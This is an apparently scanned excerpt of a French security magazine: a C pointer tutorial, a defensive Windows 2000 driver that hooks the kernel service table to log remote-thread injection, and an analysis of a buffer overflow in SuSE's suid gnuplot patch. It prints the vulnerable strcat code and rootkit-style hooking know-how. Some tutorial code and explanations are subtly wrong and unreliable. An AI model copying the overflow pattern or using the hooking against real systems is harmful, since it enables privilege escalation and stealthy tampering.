22   printf("Avant l'entrée dans swap: a=%c b=%c\n", a, b);
23   swap(a,b);
24   printf("A la sortie de swap: a=%c b=%c\n", a, b);
25   return(0);
26 }
```

```
(hikaru@sai~) gcc test.c -o test
(hikaru@sai~) ./test
Avant l'entrée dans swap: a=a b=b
Dans swap, après l'échange: a=b b=a
A la sortie de swap: a=a b=b
(hikaru@sai~)
```

3-11: la fonction swap a pour but d'échanger la valeur de deux variables caractères entre elles. Nous testons que l'échange a bien été fait à la fin de la fonction. Le %c dans printf est la chaîne de format pour le type char (c'est à dire un caractère seul).

Il semble donc que le seul moyen d'obtenir le résultat d'une fonction soit avec sa valeur de retour. Mais réfléchissons : si, au lieu d'échanger deux variables, nous échangions leur adresse mémoire, que se passerait-il?

```
1  #include <stdio.h>
2
3  void            swap(char *a, char *b)
4  {
5    char    c;
6
7    c = *a;
8    *a = *b;
9    *b = c;
10   printf("Dans swap, après l'échange: a=%c b=%c", a, b);
11 }
12
13
14 int       main(int ac, char **av)
15 {
16   char    a;
17   char    b;
18
19   a = 'a';
20   b = 'b';
21
22   printf("Avant l'entrée dans swap: a=%c b=%c\n", a, b);
23   swap(&a, &b);
24   printf("A la sortie de swap: a=%c b=%c\n", a, b);
25   return (0);
26 }
```

```
(hikaru@sai~) gcc test2.c -o test2
(hikaru@sai~) ./test2
Avant l'entrée dans swap: a=a b=b
Dans swap, après l'échange: a=b b=a
A la sortie de swap: a=b b=a
(hikaru@sai~)
```

3: premier changement, notre fonction swap() ne prend plus deux caractères en paramètre, mais deux pointeurs sur caractères.
5: c est la variable qui servira de tampon à notre échange.
7: nous allouons à c *a, c'est à dire la valeur du contenu de l'adresse mémoire où pointe l'objet a. Si nous avions voulu faire cela avec tout autre type d'objet (un pointeur sur int par exemple), le compilateur nous aurait renvoyé une erreur "passing argument from incompatible pointer type". Il faut donc faire attention au type de l'objet que l'on va assigner.
8: on échange les pointeurs a et b, tout comme on l'aurait fait pour les valeurs de deux variables. Simplement, ici, ce que l'on a échangé, c'est l'adresse mémoire sur laquelle les objets a et b pointent.
9: enfin, on alloue la valeur de la variable c à l'endroit où b pointe.
7-9: ces deux lignes peuvent vous sembler un peu obscures. Dites vous pour l'instant que c'est comme si nous avions fait :

```
char a[10];
char b[10];
char c;

c = a[0];
b[0] = a[0];
b[0] = c;
```

Bien sûr, dans la réalité, ce n'est pas tout à fait comme cela que ça se passe, mais si vous vous y perdez dans toutes ces histoires d'adresses mémoire, essayez au moins de le voir comme Âa.
23: Nous appelons la fonction swap(). Comme celle-ci demande deux pointeurs sur caractère, et que nous n'avons que des caractères à lui passer, nous lui passons les adresses mémoire de ces deux caractères, ce dont elle s'accommode parfaitement. C'est pour cette raison que nous lui passons les variables précédées d'un '&'.

Et ce à quoi nous voulions aboutir a fini par arriver: nos deux variables ont fini par changer de valeur au sein de la fonction, et ont gardé les mêmes valeurs à la sortie de cette fonction. Cela est dû au fait que notre fonction swap() manipule des adresses mémoire et non des fonctions.

Manipulation de pointeurs

Nous avons vu qu'un pointeur désignait une zone mémoire à laquelle on a assigné un type. Si on tente de lire cette zone sans l'avoir initialisée, on risque de tomber sur une zone mémoire vide, appartenant à un autre processus, ou encore une zone protégée. Et là, c'est le crash assuré et l'erreur ou la violation de segmentation. Si vous vous demandez pourquoi, reportez vous à l'article sur les buffer overflow du manuel 5, où tout le fonctionnement de l'allocation et de la gestion mémoire est expliqué. Nous l'avons dit un peu plus haut, un pointeur peut être considéré un peu comme un tableau, et on peut donc se promener dedans à volonté. Soit de manière relative, soit de manière absolue, comme nous allons le voir dans le code suivant :

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  int       main(int ac, char **av)
6  {
7    int     i;
8    char    *str;
9
10   if (!av[1]) {
11     printf("Veillez rentrer une chaîne de
               caractères\n");
12     exit(1);
13   }
14   str = av[1];
15   for (i = 0; str[i]; i++)
16     printf("%c", str[i]);
17   printf("\n");
18   while(*str) {
19     printf("%c", *str);
20     str = str + 1;
21   }
22   printf("\n");
23   return (0);
24 }
```

5: nous allons enfin voir exactement à quoi correspondent les deux arguments passés à la fonction main. Il s'agit d'un entier représentant le nombre de paramètres passés au programme (le nom du programme lui-même compte pour un paramètre), et les arguments passés au programme. Av est en fait un tableau de pointeurs sur caractères, c'est à dire tout simplement un tableau de mots, donc le premier élément, av[0], est en fait le nom du programme lui même.
10: nous nous assurons de l'existence d'un paramètre passé en ligne de commande en plus du nom du programme. Le symbole '!' signifie exactement "si ce qui suit n'est pas vrai". Nous vérifions donc que la chaîne av[1] existe. Nous aurions aussi pu vérifier que ac soit supérieur ou égal a deux, mais là, ce sont les pointeurs qui nous intéressent, donc nous passons par là.
14: str, le pointeur sur caractères declaré en début de programme, pointe maintenant sur av[1]. Il est en effet plus simple de manipuler une chaîne isolée qu'un élément de tableau.
15: on lance une boucle qui va parcourir un a un les élémentsde str, c'est-à-dire chacune des lettres du premier mot que nous avons passé en paramètre du programme, jusqu'a ce que nous tombions sur le caractère '\0'. La condition finale signifie littéralement "tant que str[i] existe et qu'il est donc différent du caractère NUL".
16: les caractères sont affichés un a un.
18: on lance maintenant une boucle, qui signifie littéralement "tant que str pointe sur une adresse valide", ou "tant que le caractère sur lequel pointe str est différent du caractère NUL".
19: on affiche l'espace mémoire sur lequel pointe str à ce moment là.
20: on déplace le pointeur d'un espace mémoire vers le caractère suivant. Attention, à ce moment là, cela signifie que la chaîne, si on devait l'afficher d'un coup, se retrouverait tronquée d'autant de caractères qu'il y a eu de déplacements. Il est néanmoins possible de revenir en arrière tout simplement en demandant au pointeur de reculer d'une case, avec str = str -1.

Exercices pratiques.

Nous inaugurons ce mois-ci une toute nouvelle formule, celle des exercices pratiques. Vous aurez tous les mois une série d'exercices à réaliser dont je vous donnerai la correction le mois suivant.

ex 1 : recodez la fonction système strlen(). Vous l'appellerez my_strlen et elle aura pour prototype : int my_strlen(char *str). Vous trouverez ce qu'elle fait en lançant un "man strlen" en ligne de commande. Elle prend en paramètre une chaîne de caractères et en renvoie la longueur.
ex 2 : recodez la fonction système strcpy(). Vous la nommerez my_strcpy, et elle aura pour prototype : char *my_strcpy(char *destination, char *source). Il s'agira de copier une chaîne de caractères dans une autre.
ex 3 : recodez la fonction système my_strncpy(). Elle a pour prototype char *my_strncpy(char *destination, char *source, int len). Elle recopie les len premiers caractères de la chaîne source dans la chaîne destination (man strncpy). La seule fonction système à laquelle vous avez droit est votre fonction my_strlen.

La prochaine fois, nous verrons la correction des exercices proposés ce mois-ci, nous continuerons sur les pointeurs en parlant de la mémoire et nous parlerons aussi des affectations (ben oui, tout ça). D'ici là, torturez-vous bien la tête avec ce que nous venons de voir : il faut pas mal d'entraînement pour bien maîtriser les pointeurs.

Greetz : personne, j'aime pas les gens et eux non plus ne m'aiment pas ;)

CONNAÎTRE SA MACHINE

Protéger Windows NT/2000 ? Patchez votre noyau ! Grâce au reversing Win32 vous apprendrez à coder un driver qui permet d'en finir avec les pirates cachés dans votre box.

NIVEAU ELITE

Dans mon article précédent (voir THJ 3), j'avais montré comment en théorie, on pouvait se protéger de l'attaque en CreateRemoteThread suggérée par l'article sur le Win32 Api Hijack du numéro 2 de votre journal favori. Il est temps de passer à la pratique. Aujourd'hui nous allons réaliser un driver.

Bien que ce driver soit très simple, il n'a pas été facile à mettre au point car écrire un driver n'est jamais chose aisée. C'est même probablement le domaine le plus complexe que l'on puisse trouver en programmation et si vous n'avez pas des connaissances suffisantes en C ou C++ et en Kernel, il vaut mieux passer votre chemin. En effet lorsqu'on se trompe en créant un driver, la sanction est immédiate, vous voyez apparaître un écran bleu (BSOD Blue Screen of Death) synonyme de "votre PC va rebooter". Ainsi, pour faire fonctionner ce driver, j'ai rebooté mon PC au moins 10 fois.

Pour créer le programme dont vous voyez les résultats ci-dessous, vous aurez besoin du compilateur Visual C++ 6.0 de Microsoft et du DDK (Device Driver Kit) de Windows 2000 que vous trouverez sur le site de Microsoft. Attention, ce programme n'est pas portable sous NT, il ne fonctionne que sous Windows 2000. Mais le portage sous NT devrait être facile (comme je n'ai pas NT 4, je n'ai pas rendu ce programme portable). De même je ne saurais trop vous conseiller d'acheter et de lire les bouquins suivants qui sont à mon avis des bibles dans leur domaine :

Undocumented Windows 2000 secrets *(Sven B. Schreiber), (Drivers, Kernel 2000)*
Windows NT/2000 Native Api reference *(Gary Nebett) (Appels de Ntoskrnl.exe).*

J'ai utilisé pour écrire ce driver des informations et des morceaux de code, provenant de ces livres. Il sont simplement indispensables dès lors que vous voulez toucher au coeur du système NT, ce qui est souvent le cas quand on cherche à défendre sa machine contre des pirates ou à créer des systèmes de défense.

Un petit retour sur le mécanisme mis en œuvre

Dans l'article précédent, nous avions vu que pour contrer l'attaque à base de CreateRemoteThread, il suffisait de chercher les appels à la fonction NtCreateThread de ntoskrnl.exe en recherchant ceux qui avaient un ProcessId différent de 0xFFFFFFFF. Nous avions également démontré que c'était au niveau du noyau (ntoskrnl.exe) que l'on devait réaliser cette interception sous peine de permettre à un utilisateur standard de réaliser l'attaque sans interception possible. Mais revenons sur ce qui se passe dans le noyau. Quand une fonction s'exécutant en ring 3 a besoin d'un des services du noyau, l'interruption 2E est déclenchée avec un paramètre permettant au processeur de passer en ring 0. Au niveau du noyau un handler d'interruption (KiSystemeService) va utiliser le paramètre transmis avec l'interruption 2E comme un index dans une table spéciale KeServiceDescriptorTable. Cette table contient la liste des adresses des fonctions à exécuter par le noyau en réponse à l'interruption. Ainsi si vous passez 0x3A (48 en décimal) comme paramètre avec l'interruption, vous exécuterez du code dont l'adresse est située en KeServiceDescriptorTable[0x3A]. Pour la petite histoire, 0x3A correspond à la fonction NtDuplicateObject.

Dans notre cas, le paramètre transmis était 0x2E et donc nous exécuterons le code dont l'adresse est situé en KeServiceDescriptorTable[0x2E]. Donc si l'on veut intercepter ce code, il suffit d'en changer l'adresse dans la table KeServiceDescriptorTable. C'est ce que nous faisons dans la fonction HookServices (voir le code du driver). Dans cette fonction nous indiquons au noyau que c'est la fonction NewZwCreateThread qu'il faudra exécuter au lieu de l'ancienne NTCreateThread. Bien entendu nous sauvegardons l'adresse de NtCreateThread parce que nous devrons tout remettre en place si par hasard, on décide de décharger (d'unloader) le driver. C'est la fonction UnHookServices qui s'occupe de tout remettre en place.

Penchons nous maintenant sur le cœur du système, la fonction NewZtCreateThread. Cette fonction très simple appelle la fonction NtCreateThread initiale et réalise un affichage après l'appel de la fonction si le ProcessId transmis est différent de 0xFFFFFFFF. L'affichage en lui même est intéressant parce que l'on utilise des fonctions non documentées du noyau (PsLookupProcessByProcessId, PsGetCurrentProcess). Ces fonctions renvoient un pointeur sur LA structure (ZE Structure) la plus importante pour la gestion des processus (struct EPROCESS) sous NT et 2000. Le format de cette structure diffère entre NT et 2000, ce qui explique d'ailleurs que ce code n'est pas portable tel quel sous NT. Pour ceux qui voudraient le tester sous NT, il suffit de remplacer :

```
nameptr  = (PCHAR)curproc + 0x1FC ;
```

par :

```
nameptr  = (PCHAR)curproc + 0x1DC ;
```

et de vérifier si il faut changer la ligne suivante :

```
ptr = (unsigned int *)((PCHAR)curproc + 0x9C) ;
```

dans la fonction GetProcessId.

C'est à partir de cette structure que nous obtenons une partie des informations que nous affichons ensuite à l'écran.


L'installation du driver

Il existe 2 méthodes pour installer un driver sous NT ou 2000, soit dynamiquement en passant par un programme comme instdrv.exe (à chercher sur Internet) ou w2k_load.exe (que l'on trouve dans le CD du livre Undocumented Windows 2000 secrets), soit statiquement en modifiant la base de registres. Pour tester, il est préférable de charger le driver dynamiquement.

A noter que tous mes drivers utilisent DbgPrint pour envoyer des informations à l'utilisateur. Mais un driver n'est pas un programme standard Windows avec une fenêtre ou une console. On ne peut voir ces informations que grace à des utilitaires spéciaux qui interceptent ces messages. DebugView.exe est l'un des ces utilitaires et il est téléchargeable sur Internet.

Les Tests

Voici ce que l'on obtient en installant le driver et en exécutant le programme d'attaque inject.exe.



Dans la copie d'écran ci-dessus, le programme DEDDUG (à télécharger sur le site : http://www.thehackademy.net - Section Archives) qui vous permettra de voir si une application hostile est présente dans la mémoire de votre WinBox ;).

Voici le résultat quand on double-clique sur inject.bat qui lance le programme inject.exe. explorer.exe créé un premier Thread dans CMD.EXE, ce qui est normal puisque explorer.exe est le shell sous 2000 et que inject.exe est lancé par un inject.bat. Tout ceci fait partie de la gestion normale des processus par le système. Par contre, on voit très bien inject.exe qui crée un thread dans explorer.exe ce qui est tout à fait anormal. On a là une tentative de piratage.

Conclusion

Ce petit driver réalisé est bien entendu imparfait. Au lieu de mettre le nom raccourci (explorer.exe ou inject.exe), je devrais renvoyer le nom complet (le nom avec le chemin), parce qu'il suffirait à un pirate de créer un explorer.exe placé dans un autre répertoire que c:\winnt pour contourner cette défense. Mais bon, cet article a pour but de montrer comment faire, pas de réaliser un système complet de défense.

Sachez tout de même que l'on peut multiplier à l'infini les variations autour du même thème et que l'on peut patcher le noyau en mémoire sans aucun problème si ce n'est de mettre au point le driver. J'ai ainsi travaillé sur plusieurs systèmes de défense qui ont pour but non pas d'arrêter le pirate, mais de réduire son pouvoir de nuisance ainsi que de collecter les preuves de l'attaque à des fins d'analyse sans que celui-ci puisse les effacer facilement.

DANIEL DUPARD (DDUPARD@WANADOO.FR)
CONSULTANT INFORMATIQUE
PROFESSEUR À L'EPITECH

Le Code Source du driver

Vous trouverez ci-dessous le code du driver. Si vous voyez des commentaires en anglais ne m'en veuillez pas, c'est que j'écris habituellement mes commentaires dans la langue de Shakespeare et que j'ai simplement oublié de les traduire en français.

```
#include "ntddk.h"
#include "stdarg.h"
#include "stdio.h"
#include "..\include\undocnt.h"
#define FILE_DEVICE  0x00008300
#define DRIVER_DEVICE_NAME   L"Hackademy 2"

typedef NTSTATUS ( *NTCREATETHREAD)(
      OUT PHANDLE phThread,
      IN ACCESS_MASK AccessMask,
      IN POBJECT_ATTRIBUTES ObjectAttributes,
      IN HANDLE hProcess,
      OUT PCLIENT_ID pClientId,
      IN PCONTEXT pContext,
      OUT PSTACKINFO pStackInfo,
      IN BOOLEAN bSuspended
);

// liste de defines
#define SYSTEMSERVICE(_function)
KeServiceDescriptorTable.ServiceTableBase[
*(PULONG)((PUCHAR)_function+1)]
#define PROCNAMELEN     20
#define NT_PROCNAMELEN  16

// Comme la fonction NtCreateThread n'est pas exportée par
   NTOSKRNL.EXE, on doit passer par son indice
#define SYSTEMSERVICE_INDEX(Index)
KeServiceDescriptorTable.ServiceTableBase[Index]
#define Index_NtCreateThread_In_KeServiceDescriptorTable 0x2EL

// liste de variables
NTCREATETHREAD OldZwCreateThread;

// Liste de fonctions du noyau
NTSTATUS PsLookupProcessByProcessId(ULONG ProcId,struct
_EPROCESS** ppEP);

//*****************************************
// Récupère le nom d'un processus en fonction de son ProcessId
// Attention cette fonction n'est pas portable sous NT.
// Elle ne fonctionne que sous 2000
//*****************************************
BOOLEAN GetProcessNameForProcessId(HANDLE pid, char *Name)
{
    PEPROCESS curproc;
    char           *nameptr;


if(NT_SUCCESS(PsLookupProcessByProcessId((ULONG)pid,&curproc))
)
    {
// 0x1FC est l'offset du nom dans la structure EPROCESS sous 2000
// sous NT c'est 0x1DC
        nameptr   = (PCHAR)curproc + 0x1FC ;

        strncpy( Name, nameptr, NT_PROCNAMELEN );
        Name[NT_PROCNAMELEN] = 0;
        return TRUE ;
   }

   return FALSE ;
}

//*****************************************
// Récupère le nom du processus en cours
//*****************************************
BOOLEAN GetProcessName( char *Name )
{
    PEPROCESS       curproc;
    char            *nameptr;
```

POUR MIEUX SE PROTÉGER DES PIRATES

PARTIE [4]

```
    curproc = PsGetCurrentProcess();

// 0x1FC est l'offset du nom dans la structure EPROCESS sous 2000
// sous NT c'est 0x1DC
    nameptr   = (PCHAR) curproc + 0x1FC ;

    strncpy( Name, nameptr, NT_PROCNAMELEN );
    Name[NT_PROCNAMELEN] = 0;
    return TRUE;
}

//*********************************************
// Récupère le ProcessId du processus en cours.
// On aurait pu utiliser la fonction du noyau PsGetCurrentProcessId
// Mais vous n'auriez pas vu l'astuce sur le memcpy
// Attention cette fonction n'est pas portable sous NT.
// Elle ne fonctionne que sous 2000
// Pour la portabilité, il vaut mieux utiliser PsGetCurrentProcessId
//*********************************************
BOOLEAN GetProcessId(unsigned int *ProcessId)
{
    PEPROCESS curproc ;
    unsigned int *ptr ;

    curproc = PsGetCurrentProcess();

// 0x9C est l'offset du ProcessId dans la structure EPROCESS sous 2000
// sous NT, je ne sais pas
    ptr  =  (unsigned int *)((PCHAR)curproc + 0x9C) ;

// Remarque pour les habitués du C ou du C++, Le memcpy est très
   important
// *ProcessId = *ptr  ne fonctionne pas, parce que l'on n'est pas dans le
   même segment de données
// De même on ne peut pas faire un return *ptr ;
    memcpy(ProcessId,ptr,sizeof(unsigned int)) ;

    return TRUE;
}

//*********************************************
NTSTATUS NewZwCreateThread(   OUT PHANDLE phThread,IN
ACCESS_MASK AccessMask,IN POBJECT_ATTRIBUTES ObjectAttributes,
      IN HANDLE hProcess,OUT PCLIENT_ID pClientId,IN PCONTEXT
      pContext,OUT PSTACKINFO pStackInfo,
      IN BOOLEAN bSuspended)
{
  NTSTATUS rc;

  char Buffer[150] ;
  char Buffer2[50] ;
  char Buffer3[50] ;
  unsigned int ProcessId,t ;

  rc =
((NTCREATETHREAD)(OldZwCreateThread))(phThread,AccessMask,Object
Attributes,hProcess,pClientId,pContext,pStackInfo,bSuspended) ;

  if (hProcess != 0xFFFFFFFF)
  {

    GetProcessName(Buffer2) ;
    GetProcessId(&ProcessId) ;

    t =  pClientId->UniqueProcess ;
    if (GetProcessNameForProcessId((HANDLE)t,Buffer3) == TRUE)
      sprintf(Buffer,"%s  (%u = 0x%X)  Create a Remote Thread in  %s
              (%u = 0x%X)",Buffer2,ProcessId,ProcessId,Buffer3,t,t) ;
   else
      sprintf(Buffer,"%s  (%u = 0x%X)  Create a Remote Thread in
               (%u = 0x%X)",Buffer2,ProcessId,ProcessId,t,t) ;

    DbgPrint(Buffer) ;

    t =  pClientId->UniqueThread ;
    sprintf(Buffer,"Thread Number in %s  is (%u =
           0x%X)",Buffer3,t,t) ;
    DbgPrint(Buffer) ;

    DbgPrint("    ") ;

  }


  return rc ;
}

//*********************************************
NTSTATUS HookServices()
{

 DbgPrint("Hackademy2 ::HookServices") ;

OldZwCreateThread=(NTCREATETHREAD)(SYSTEMSERVICE_INDEX(Index_N
tCreateThread_In_KeServiceDescriptorTable));

_asm cli

(NTCREATETHREAD)(SYSTEMSERVICE_INDEX(Index_NtCreateThread_In_K
eServiceDescriptorTable)) = NewZwCreateThread ;

_asm sti

return STATUS_SUCCESS;
}

//*********************************************
void UnHookServices()
{
 _asm cli

DbgPrint("Hackademy2 ::UnhookServices") ;
(NTCREATETHREAD)(SYSTEMSERVICE_INDEX(Index_NtCreateThread_In_K
eServiceDescriptorTable)) = OldZwCreateThread ;

_asm sti

return;
}

//*********************************************
NTSTATUS DriverEntry(IN PDRIVER_OBJECT  DriverObject, IN
PUNICODE_STRING RegistryPath)
{

PDEVICE_OBJECT deviceObject = NULL;
NTSTATUS ntStatus;
WCHAR deviceNameBuffer[]  = L"\\Device\\"DRIVER_DEVICE_NAME;
UNICODE_STRING deviceNameUnicodeString;
WCHAR deviceLinkBuffer[]  =
L"\\DosDevices\\"DRIVER_DEVICE_NAME;
UNICODE_STRING deviceLinkUnicodeString;

ULONG MajorVersion ;
ULONG MinorVersion ;
ULONG BuildNumber ;
UNICODE_STRING CSDVersion ;

char Buffer[50] ;

    DbgPrint("Hackademy2 ::DriverEntry") ;

// on récupère les caractéristiques du système d'exploitation

PsGetVersion(&MajorVersion,&MinorVersion,&BuildNumber,&CSDVersion) ;

    sprintf(Buffer,"MajorVersion= %u",MajorVersion) ;
    DbgPrint(Buffer) ;
    sprintf(Buffer,"MinorVersion= %u",MinorVersion) ;
    DbgPrint(Buffer) ;

    sprintf(Buffer,"NtBuildNumber= %u",BuildNumber) ;
    DbgPrint(Buffer) ;

    sprintf(Buffer,"Version= %s",CSDVersion) ;
    DbgPrint(Buffer) ;

// initialisation du driver
      RtlInitUnicodeString (&deviceNameUnicodeString,
                            deviceNameBuffer);
      ntStatus = IoCreateDevice
(DriverObject,0,&deviceNameUnicodeString,FILE_DEVICE,0,FALSE,&
deviceObject) ;

      if (NT_SUCCESS(ntStatus))
      {
            RtlInitUnicodeString (&deviceLinkUnicodeString,
                                  deviceLinkBuffer);
            ntStatus = IoCreateSymbolicLink
(&deviceLinkUnicodeString, &deviceNameUnicodeString);
            if (!NT_SUCCESS(ntStatus))
            {
                  IoDeleteDevice (deviceObject);
                  return ntStatus;
            }

            ntStatus=HookServices();

            if (!NT_SUCCESS(ntStatus))
            {
                  IoDeleteDevice (deviceObject);

IoDeleteSymbolicLink(&deviceLinkUnicodeString);
                  return ntStatus;
            }


            DriverObject->MajorFunction[IRP_MJ_CREATE]
=
            DriverObject->MajorFunction[IRP_MJ_CLOSE]
=
            DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL]
=           DriverDispatch;
            DriverObject->DriverUnload = DriverUnload;
            return STATUS_SUCCESS;
      }
      else
            return ntStatus;


}

//*********************************************
NTSTATUS DriverDispatch(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp)
{
    Irp->IoStatus.Status      = STATUS_SUCCESS;
    IoCompleteRequest (Irp,IO_NO_INCREMENT);

    return Irp->IoStatus.Status;
}

//*********************************************
VOID DriverUnload( IN PDRIVER_OBJECT DriverObject )
{
    WCHAR                deviceLinkBuffer[]  =
                         L"\\DosDevices\\"DRIVER_DEVICE_NAME;
    UNICODE_STRING       deviceLinkUnicodeString;

    UnHookServices();

    RtlInitUnicodeString
(&deviceLinkUnicodeString,deviceLinkBuffer);

    IoDeleteSymbolicLink (&deviceLinkUnicodeString);
    IoDeleteDevice (DriverObject->DeviceObject);
}
```

Le programme ci-dessus n'est pas tout, vous aurez besoin d'un makefile pour compiler. Vu la complexité du programme et de son makefile, vu son intérêt pour toute la communauté White Hat, la direction de votre journal favori a décidé de vous permettre de télécharger le projet complet sur le site afin de vous éviter la tache fastidieuse qui consiste à retaper le programme. Rendez-vous donc sur le nouveau site (www.thehackademy.net), section Archives.

Une fois que vous aurez téléchargé le programme, il vous faudra créer une variable d'environnement BASEDIR au nom du chemin contenant le DDK (d:\ntddk chez moi). Attention ce code est compilé avec Visual C++ 6.0 et contient un peu d'assembleur en ligne mais pas suffisamment pour nécessiter masm32.

GROS PLAN

gnuplot, SuSe ... et la France !

Dans son Security Advisory du 6 décembre (1), au sujet de OpenLDAP2, SuSe mentionne deux autres problèmes de sécurité latents dont un concernant un buffer overflow dans gnuplot, introduit par un des patches de leur distribution. Ce mois-ci je vous propose d'examiner cette vulnérabilité potentielle.

NIVEAU

WILD

Description

GNUPLOT : gnuplot (2) est un outil complêt, interactif pour générer des graphiques à partir de données diverses ou pour représenter des fonctions mathématiques. Son invocation est succinte : pas d'argument, juste la possibilité de spécifier un ou plusieurs fichiers contenant des commandes à exécuter. Quelques exemples d'utilisation (c'est un outil qui mérite d'être connu) :

Utilisation interactive :

```
gnuplot> # affichage dans une fenêtre (défaut)
gnuplot> set term X11
gnuplot> # simple fonction
gnuplot> plot sin(x)
gnuplot> # spécification des intervalles
gnuplot> plot [t=1:10] [-pi:pi*2] tan(t)
gnuplot> # affichage dans le terminal
gnuplot> set term dumb
gnuplot> plot asinh(x)
gnuplot> # l'aide en ligne est épatante :
gnuplot> help
gnuplot> help plot
gnuplot> help plot with
gnuplot> help expressions functions
```

On peut aussi générer des graphiques à partir de données sauvegardées dans un fichier texte (sous forme de colonnes). Voyons le fichier de commandes qui affiche deux graphes superposés :

```
#!/usr/bin/gnuplot
#
# utiliser : gnuplot file.gnuplot

#Prévisualisation
plot exp(-x**2) title "Loi normale (courbe de gauss)"
     ,"inputfile.txt" using 1:2 title "Mesures" with dots

#Sauvegarde
set term png
set out "outputfile.png"
replot
```

Il faut noter que gnuplot, malgré les apparences, n'est en aucune manière affilié au projet GNU de la Free Software Foundation. Au contraire, bien que gratuit (" as free beer "), il n'est pas distribué sous une licence compatible avec la GPL et il n'est donc pas légal d'en distribuer une copie modifiée sans authorisation.

La documentation française et les RPMs de SuSe

Le package gnuplot livré avec SuSe Linux comprend une traduction en français de la documentation en ligne (réalisé par la Guilde Education (3), qui a pour but de promouvoir GNU/Linux dans le domaine de l'éducation). Pour utiliser, selon la langue de l'utilisateur, cette version de l'aide plutôt que l'originale en Anglais, SuSe a réalisé un patch pour ce programme. Cependant, ce patch introduit une condition de buffer overflow qui permet une exploitation. Pire : ce programme est installé suid root afin de permettre le rendu sur la console, sans X (en effet, un simple utilisateur ne peut normalement pas accéder directement à la mémoire vidéo, changer la résolution, etc... C'est ainsi que des jeux comme doom sont aussi suid root pour permettre d'y jouer sans la surcharge d'un serveur X, un peu comme si certains jeux ne tournaient qu'en mode MS-DOS pur).

Buffer overflow, root... cela est souvent synonyme de contrôle total de la machine pour toute personne pouvant exécuter un programme sur la machine ; nous verrons que la situation n'est pas si dramatique.

Investigations

Il s'agit d'abord de se procurer la version incriminée de gnuplot, puis de localiser le bug et d'en jauger les conséquences. Cette démarche nous promet une ballade du côté des Source RPM et des mécanismes d'abandon de privilèges pour les programmes suid.

Les source RPMs

Par chance, j'avais justement un système SuSe sous la main. Sur un des cdroms, on trouve les sources de la plupart des packages disponibles sous la forme de source RPMs (*.spm ici, et aussi *.src.rpm). Un peu à la manière des ports de BSD, les RPMs sont faits de sources originales, de patches et d'un fichier de spécifications. Tout cela se trouve dans /usr/src/redhat pour SuSe (et sans doute RedHat) et ses sous-répertoires. Lorsque l'on installe (rpm -i un package source, celles-ci sont extraites dans SOURCES avec ses patches. Il est possible aussi de compiler le package (rpm -b...) automatiquement : selon le processus décrit dans les fichiers de spécification, rpm va décompacter les sources originales, leur appliquer les patches, avant de les compiler comme on le ferait manuellement. C'est aussi à partir de cette arborescence que l'on peut fabriquer de nouvelles archives rpm. Pour plus d'information, se rapporter aux ressources (3).

Pour gnuplot, on trouve une série de patches, le gnuplot-3.7.1.tar.gz original et la documentation traduite en Français. Après avoir décompacté manuellement les différentes archives et quelques recherches (grep -i lang), il s'est avéré que c'était le patch principal gnuplot-3.7.1.dif qui contenait des modifications relatives à la langue.

L'internationale

L'internationalisation du système GNU/Linux va au-delà de la langue. La représentation de l'heure, des monnaies, des nombres, ou même le sens de la lecture varient d'un pays à l'autre. Ces particularités sont gérées (ou du moins prévues) par la librairie C de GNU, entre autres à l'aide de variables d'environnement comme LANG, LC_NUMERIC, LC_MONETARY, etc...

La plupart du temps on se contente d'initialiser LANG selon ses goûts (abréviation en deux lettres classiques et ISO, avec un suffixe optionnel, comme dans fr_CH pour la Suisse romande) :

```
dv@provino:~ > echo $LANG
en_GB
dv@provino:~ > ls Cornegidouille
ls: Cornegidouille: No such file or directory
dv@provino:~ > export LANG=fr
dv@provino:~ > ls Cornegidouille
ls: Cornegidouille: Aucun fichier ou répertoire de ce type
dv@provino:~ > export LANG=zz
dv@provino:~ > # l'anglais prédomine par défaut :
dv@provino:~ > ls Cornegidouille
ls: Cornegidouille: No such file or directory
```

Le hic

Pour tirer profit de l'information donnée par cette variable LANG, SuSe a ajouté les lignes suivantes au code de gnuplot :

```
+#ifdef __linux__
+    if (!getenv("GNUHELP")) {
+       char* lang = getenv ("LANG");
+       if (lang) {
+          char hfile[64];
+          struct stat buf;
+
+          if (lang[2] == '_')
+             lang[2] = '\0';
+          strcpy(hfile, "/usr/share/gnuplot/gnuplot-");
+          strcat(hfile, lang);
+          strcat(hfile, ".gih");
+          if (stat(hfile, &buf) == 0)
+             setenv("GNUHELP", strdup(hfile), 0);
+       }
+    }
+#endif
```

On comprend que l'on peut spécifier son fichier d'aide préféré dans la variable GNUHELP, sans quoi — ou s'il n'existe pas — c'est /usr/share/gnuplot/gnuplot.gih qui est utilisé. On voit que si une langue est spécifiée, on tente d'utiliser un autre fichier (le seul disponible dans ce RPM étant gnuplot-fr.gih). Mais on voit surtout que la taille du buffer hfile est fixe et que la construction du nom du fichier est impropre, car les appels à strcat ne vérifient pas si débordement il y a. Une version correcte serait la suivante :

```
snprintf(hfile, sizeof(hfile),
"/usr/share/gnuplot/gnuplot-%s.gih", lang);
```

Côté buffer overflow, il n'y a pas plus classique, chapeau SuSe. La pile peut donc être modifiée, ainsi que le flot d'exécution : on peut injecter des instructions arbitraires à l'intérieur du process. Exploitation triviale.

Elévations de privilèges

Il n'est pas rare qu'un programme doive être marqué suid parce que des ressources dont il a besoin pour fonctionner sont réservées à root. Outre, évidemment, pour lire certains fichiers (mots de passe, configurations, ...), il est par exemple nécessaire d'être privilégié pour ouvrir certains ports réservés (ceux des services importants : DNS, ident, mail, ftp, web... les ports inférieurs à 1024) ou pour accéder, comme ici gnuplot, directement à la mémoire vidéo de la console.

